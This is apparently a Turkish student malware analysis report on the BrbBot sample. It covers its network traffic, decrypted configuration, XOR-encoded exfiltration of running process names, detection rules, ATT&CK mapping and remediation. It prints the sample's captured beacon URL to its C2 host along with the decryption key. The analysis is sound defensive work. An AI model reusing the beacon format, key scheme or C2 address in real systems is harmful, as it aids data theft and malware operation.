
Zararli calisirken ekran goruntusunde gorulen domain icin DNS querysinde bulunuyor. Sonrasinda cozumlenen adrese TCP ile bilgi gonderiyor. Ag ayarlarini ayarlayamamin sonucu olarak zararli asil ag baglantimi kullandi. Ayni hatayi tekrarlamamak adina VirtualBox network ayarlari, REMnux ve fakedns ile ilgili arastirma yaptim.



```
  4 0.030349    10.0.2.15       2.20.77.80      TCP      54 51398 → 80 [ACK] Seq=2 Ack=2 Win=65977 Len=0
  5 33.119646   10.0.2.15       1.1.1.1         DNS      73 Standard query 0xdd2d A brb.3dtuts.by
  6 33.172793   10.0.2.15       1.0.0.1         DNS      73 Standard query 0xdd2d A brb.3dtuts.by
  7 33.419499   1.1.1.1         10.0.2.15       DNS      89 Standard query response 0xdd2d A brb.3dtuts.by A 185.84.108.232
  8 33.419499   1.0.0.1         10.0.2.15       DNS      89 Standard query response 0xdd2d A brb.3dtuts.by A 185.84.108.232
  9 33.424697   10.0.2.15       185.84.108.232  TCP      66 51400 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
 10 33.459011   185.84.108.232  10.0.2.15       TCP      60 80 → 51400 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
 11 33.459128   10.0.2.15       185.84.108.232  TCP      54 51400 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
 12 33.459334   10.0.2.15       185.84.108.232  HTTP   3573 GET /ads.php?i=10.0.2.15&c=DESKTOP-V23B1L8&p=123f373e600822282f3e36…
```

Img 9 = Wireshark.


TCP paketinde hedef adresi ve sifrelenmis datayi goruntuledim.



```
Oxea0e00(7668):http://brb.3dtuts.by/ads.php?i=169.254.185.59&c=MSEDGEWIN10&p=123f373e600822282f3e3660093e3c32282f292260283
62828753e233e603828292828753e233e602c32353235322f753e233e603828292828753e233e602c323537343c3435753e233e60283e292d323
83e28753e233e6037283a2828753e233e60282d383334282f753e233e603d34352f3f292d3334282f753e233e603d34352f3f292d3334282f753e2
33e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e603f2c36753e233e60282d383334282f753e233e60
282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233
e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e600d193423083e292d32383e753e233e60282d38333
4282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d38
3334282f753e233e60163e363429227b1834362b293e282832343560282d383334282f753e233e60282d383334282f753e233e60282d38333428
2f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d38333
4282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d3
83334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e6028
2d383334282f753e233e60282d383334282f753e233e60292e3922753e233e60282d383334282f753e233e602c373628753e233e601628162b1e
353c753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383
334282f753e233e6028323334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e602f3a28
303334282f2c753e233e60282d383334282f753e233e60382f3d363435753e233e60282d383334282f753e233e603e232b3734293e29753e233e6
0282d383334282f753e233e6008333e37371e232b3e29323e35383e1334282f753e233e60282d383334282f753e233e60083e3a2938330e12753
e233e60092e352f32363e192934303e29753e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e60083e3a2938331
2353f3e233e29753e233e601a2b2b3732383a2f3234351d293a363e1334282f753e233e60163238293428343d2f1e3f3c3e753e233e60282d3833
34282f753e233e603929342c283e2904392934303e29753e233e60282d383334282f753e233e6002342e290b3334353e753e233e600830222b3e
193a38303c29342e353f1334282f753e233e600c32353f342c28750c1a090b7511120f083e292d32383e753e233e600830222b3e1a2b2b753e233
e60092e352f32363e192934303e29753e233e60163238293428343d2f1e3f3c3e180b753e233e60163238293428343d2f1e3f3c3e0813753e233e
60173438301a2b2b753e233e60092e352f32363e192934303e29753e233e60092e352f32363e192934303e29753e233e60282d383334282f753e
233e60092e352f32363e192934303e29753e233e60092e352f32363e192934303e29753e233e6028363a292f2838293e3e35753e233e60083e38
2e29322f22133e3a372f330822282f293a22753e233e60083e382e29322f22133e3a372f33083e292d32383e753e233e600d1934230f293a22753e
233e6014353e1f29322d3e753e233e600c3235082f34293e751a2b2b753e233e60092e352f32363e192934303e29753e233e60282d383334282f7
53e233e60282d383334282f753e233e60282d383334282f753e233e60083c2936192934303e29753e233e60282d383334282f753e233e60282d3
83334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e600c32353f342c2812352f3e29353
a37751834362b34283a39373e08333e3737751e232b3e29323e35383e28750f3e232f12352b2e2f7512352b2e2f1a2b2b753e233e603f37373334
282f753e233e600822282f3e36083e2f2f32353c28192934303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60282d38
3334282f753e233e600822282f3e36083e2f2f32353c28753e233e60282d383334282f753e233e60236d6f3f393c753e233e600835322b2b32353c
0f343437753e233e60282d383334282f753e233e6039293939342f753e233e60083e3a2938330b29342f343834371334282f753e233e60083e3a2
938331d32372f3e291334282f753e233e60393a38303c29342e353f0f3a28301334282f753e233e60092e352f32363e192934303e29753e233e602
82d383334282f753e233e600c36320b292d081e753e233e6038363f753e233e603834353334282f753e233e60292e3922753e233e
```


Img 10 = TCP Connection Data - Wireshark.

Zararliyi x64dbg'da acip, ProcDot'ta gordugumuz brbconfig.tmp dosyasinin acilmasini ve CryptDecrypt fonksiyonuna ait datayi goruntuledim. Fonksiyona verilen argumanlardan "encode=5b"yi bir sonraki adimda kullanacagim.



```
Thread           8    114    1FFFFF    TID: 3980 (Main Thread), PID: 3992 (Debuggee)
Event            10   118    1F0003
Key              2C   11C    F003F     \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\WinSock2\Parameters\Protocol_Catalog9
Event            10   120    1F0003
Key              2C   124    F003F     \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\WinSock2\Parameters\NameSpace_Catalog5
File             25   128    100081    \Device\HarddiskVolume2\Users\User\AppData\Roaming\brbconfig.tmp
EtwRegistration  32   12C    804       ERROR_NOT_SUPPORTED
EtwRegistration  32   134    804       ERROR_NOT_SUPPORTED
EtwRegistration  32   138    804       ERROR_NOT_SUPPORTED
Semaphore        13   13C    100003
```


Img 11 = ReadFile API Call Handles - x64dbg.



```
00007FF676142E67    44:0FB6C3           movzx r8d,bl
00007FF676142E6B    48:894424 28        mov qword ptr ss:[rsp+28],rax
00007FF676142E70    45:33C9             xor r9d,r9d
00007FF676142E73    33D2                xor edx,edx
00007FF676142E75    48:897424 20        mov qword ptr ss:[rsp+20],rsi      [rsp+20]:"uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000"
00007FF676142E7A    FF15 D8B10000       call qword ptr ds:[<CryptDecrypt>]
00007FF676142E80    85C0                test eax,eax
00007FF676142E82    74 38               je f47060d0f7de5ee651878eb18dd2d24b5003
00007FF676142E84    44:8B8424 90000000  mov r8d,dword ptr ss:[rsp+90]
00007FF676142E8C    48:8BD6             mov rdx,rsi                        rsi:"uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000"
00007FF676142E8F    48:8BCD             mov rcx,rbp
```

Img 12 = Data from CryptDecrypt Function - x64dbg.

Internetten buldugum bir script ile Wireshark'tan aldigim datayi unhexleyip, buldugumuz key ile xorladim. Sonuc olarak zararlinin uzak sunucuya, sistemde calisan programlarin listesini gonderdigini gormus oldum.



Idle, System, Regi, stry, smss.exe, cs, rss.exe, wininit., exe, csrss.exe, wi, nlogon.exe, servi, ces.exe, lsass.ex, e, svchost.exe, fo, ntdrvhost.exe, fo, ntdrvhost.exe, sv, chost.exe, svchos, t.exe, svchost.ex, e, dwm.exe, svchos, t.exe, svchost.ex, e, svchost.exe, sv, chost.exe, svchos, t.exe, svchost.ex, e, svchost.exe, sv, chost.exe, svchos, t.exe, svchost.ex, e, VBoxServic, e.exe, svchost.ex, e, svchost.exe, sv, chost.exe, svchos, st.exe, svchost.e, xe, svchost.exe, sihos, t.exe, svchost.ex, e, svchost.exe, taskho, stw.exe, svchost., exe, ctfmon.exe, s, vchost.exe, explo, rer.exe, ShellExperie, nceHost.exe, svch, ost.exe, SearchUI, .exe, RuntimeBrok, er.exe, RuntimeBr, oker.exe, svchost, SearchIndex, er.exe, Applicati, onFrameHost.exe, MicrosoftEdge.ex, e, svchost.exe, browser_broker.exe, You, rPhone.exe, Skype, BackgroundHost.e, Windows.WARP., JITService.exe, SkypeApp.exe, RuntimeBroker, imeBroker.exe, MicrosoftEdgeCP.ex, MicrosoftEdgeS, H.exe, LockApp.ex, RuntimeBroker., RuntimeBroke, r.exe, smartscree, n.exe, SecurityHe, althSystray.exe, SecurityHealthSe, rvice.exe, VBoxTr, ay.exe, OneDrive., WinStore.App, RuntimeBrok, er.exe, svchost.e, xe, svchost.exe, SgrmB, roker.exe, svchos, t.exe, WindowsInt, ernal.Composable, Shell.Experience, s.TextInput.Inpu, tApp.exe, dllhost, .exe, SystemSetti, ngsBroker.exe, sv, chost.exe, svchos, t.exe, svchost.ex

Img 13 = Sanal Makinede Calisan Programlarin Listesi.

4 Bu zararlı yazılımı hangi yollarla tespit edebiliriz? (Not: Eğer kural yazılabiliyorsa kural da raporda bulunmalı.)

Zararli, calistirdigim surede, kullanici tecrubesini etkileyecek bir etki gostermedi. Ag trafigini gozlemleyen bir sistem de yoksa, sadece dosya imzasindan tespit edebilirim. Virustotal'de: https://github.com/malpedia/signator-rules kaynagindaki win.brbbot_auto kural setindeki win_brbbot_auto, ve https://github.com/ditekshen/ kaynagindaki malware kural setindeki MALWARE_Win_BrbBot Crowdsourced YARA kurallariyla dosya eslesiyor.

5 Bu zararlı yazılım MITRE ATT&CK üzerinde bulunan hangi taktik/teknik' ler ile eşleşiyor?

Kendi gozlemledigim davranislara dair kurallari Virustotal incelemesinden goruntuleyerek listeledim.

Process Injection - T1055: C2 sunucusunda bulunan komutu sanal makinede calistirmasi (E.g. Notepad.exe).

Persistence/Modify Registry - T1112/T1547: Virustotal'de "Boot or Logon Autostart Execution" listelense de, ben sadece Registry keyleriyle yapilan islemleri gorebildim.

Obfuscated Files or Information - T1027: Sistemde calisan programlarin listesinin sifrelenmesi.

Process Discovery - T1057: Calisan tum programlari listelemesi.

Exfiltration Over C2 Channel - T1041: Calisan program listesini uzak sunucuya gondermesi.

Non-Application Layer Protocol - T1095: IMG 9'daki DNS lookup ornegi.

6 Remediation aşamasında izlememiz gereken yollar nelerdir?

Sanal makinede calistigim icin onceki snapshotlardan birine donerim. Gercek bir senaryoda: Ag baglantisini keserim, belirledigim processleri kapatirim, zararlinin exesini olusturdugu tmp dosyasini silerim, registery keylerini ve otomatik baslatmaya dair sistemimi kontrol ederim. Bu zararliya spesifik adimlarin sonrasinda genel durum icin: Antivirus taramasi, yedegi olmayan verilerin imkan varsa yedeklenmesi, isletim sistemi guncellenmesi ardindan sistemin calismasinda veya ag trafiginde anormallik var mi diye kontrol edilmesi. Durumun ciddiyetine gore baska kisi/kurumdan olaya dair yardim isterim.

7 Bu zararlı yazılım daha önce nerelerde(hangi platform vs.) paylaşılmış?

Virustotal, Any.run, MalwareBazaar basta olmak uzere; kisisel bloglarda Github sayfalarinda, web ve YouTube tutoriallarinda hatta bazi universite ders iceriklerinde brbbot zararli yazilimi karsima cikti.